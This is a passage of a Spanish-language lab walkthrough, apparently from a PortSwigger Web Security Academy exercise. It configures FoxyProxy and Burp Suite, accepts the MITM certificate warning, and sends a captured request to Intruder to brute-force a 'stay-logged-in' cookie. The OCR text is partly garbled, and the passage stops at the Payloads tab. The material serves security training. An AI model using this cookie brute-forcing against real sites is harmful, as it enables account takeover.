
Ahora vamos a configurar el foxyproxy presionando en opciones:




Luego presionamos proxies y presionamos agregar:



Ahora agregamos un puerto que en este caso puede ser el puerto 8000 o el puerto 8080 para que no tenga inconvenientes con otros puertos que estén corriendo en la máquina, agregamos la dirección ip del local host (la dirección local por defecto de nuestra maquina) donde dice hostname y agregamos un nombre que queramos a esta configuración (en este caso Burpsuite) que nos permitirá escuchar e interceptar los paquetes con la herramienta Burpsuite por medio del puerto y la ip asignada y presionamos en guardar:




Ahora seleccionamos la opción que creamos en el paso anterior y abrimos el Burpsuite desde la terminal de la siguiente manera:






Ahora presionamos ok si nos aparece esta advertencia:




Aquí presionamos Next:





Presionamos Start Burp:




Debemos irnos a proxy y a opciones y agregar la configuracion que hicimos en el foxy proxy:

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8000	<input type="checkbox"/>	<input type="checkbox"/>	Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or a installation of Burp.

[Import / export CA certificate](#) [Regenerate CA certificate](#)

Nos vamos a proxy, intercept y presionamos intercept is off para encender la intercepcion, luego realizamos un intento de inicio de seccion con cualquier credencial, esto es para capturar la solicitud:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected (highlighted by a red box). Below the tabs, the 'Intercept' button is also highlighted with a red box. A blue button labeled 'Intercept is on' is centered at the bottom of the main pane. To its left is a small icon of a blue and red shield with a keyhole. Below the icon, the text 'Intercept is on' is displayed. A descriptive message follows: 'Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.' At the bottom of the pane are two buttons: 'Learn more' and 'Open browser'.



Presionamos Advanced...

!

Software is Preventing Firefox From Safely Connecting to This Site

0a3d008303027abb835865a2008900a9.web-security-academy.net is most likely a safe site, but a secure connection could not be established. This issue is caused by **PortSwigger CA**, which is either software on your computer or your network.

What can you do about it?

- If your antivirus software includes a feature that scans encrypted connections (often called “web scanning” or “https scanning”), you can disable that feature. If that doesn’t work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
- If you are not familiar with **PortSwigger CA**, then this could be an attack and you should not continue to the site.

[Learn more...](#)

[Go Back \(Recommended\)](#) Advanced...

Aceptamos el riesgo y continuamos:

Websites prove their identity via certificates, which are issued by certificate authorities.

Firefox is backed by the non-profit Mozilla, which administers a completely open certificate authority (CA) store. The CA store helps ensure that certificate authorities are following best practices for user security.


Firefox uses the Mozilla CA store to verify that a connection is secure, rather than certificates supplied by the user’s operating system. So, if an antivirus program or a network is intercepting a connection with a security certificate issued by a CA that is not in the Mozilla CA store, the connection is considered unsafe.

Error code: [MOZILLA_PKIX_ERROR_MITM_DETECTED](#)


[View Certificate](#)

[Go Back \(Recommended\)](#) Accept the Risk and Continue

Presionamos Resend:



Ahora presionamos ctrl + i para enviar la petición al Intruder y así empezar a realizar la prueba de credenciales validas:



Choose an attack type

Attacktype: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a5600c4037a7a25830cd40b00a10055.web-security-academy.net

Update Host header to match target

```

1 GET /my-account?id=$wiener§ HTTP/1.1
2 Host: 0a5600c4037a7a25830cd40b00a10055.web-security-academy.net
3 Cookie: session=$wM75CaBR9ILGIUrSEWBzbQvGdCEDLBi7§; stay-logged-in=$sd2llbmVyoUxZGMzMGKYZo3M20QM2E2MDEzZTllymJhNmNhNzcw§
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a5600c4037a7a25830cd40b00a10055.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17

```

0 matches

Length: 718

Ahora vamos a eliminar y cambiar las siguientes partes:

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x 4 x **5 x** +

Positions Payloads Resource Pool Options

Choose an attack type Start attack

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a5600c4037a7a25830cd40b00a10055.web-security-academy.net Update Host header to match target

```

1 GET /my-account?id=$wiener$ HTTP/1.1
2 Host: 0a5600c4037a7a25830cd40b00a10055.web-security-academy.net
3 Cookie: session=$W75CaBR91CGIUFSEWBzbQVGcE0LB17$; stay-logged-in=$d2lbbmVyOjUxZGMzMGRkYzQ3M200M2E2NDEzTTLyMjhNmNhNzcwS
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a5600c4037a7a25830cd40b00a10055.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17


```

Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear Length: 718

3 payload positions

Presionamos clear\$, luego seleccionamos la cookie de a continuación y presionamos add\$:




The screenshot shows the OWASP ZAP interface in the Intruder tab. The 'Payloads' tab is selected. A request is shown with the following details:

```

1 GET /my-account HTTP/1.1
2 Host: 0a5600c4037a7a25830cd40b00a10055.web-security-academy.net
3 Cookie: session=$st...; stay-logged-in=sd2llbmVv0jUxZGMzMGKjYz03H200M2E2MDExZTlLYmJhNmNhNzcs$
```

The 'Attack type' is set to 'Sniper'. A red box highlights the cookie value '\$st...; stay-logged-in=sd2llbmVv0jUxZGMzMGKjYz03H200M2E2MDExZTlLYmJhNmNhNzcs\$'. To the right of the request, there are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Ahora nos vamos al apartado que dice Payloads:



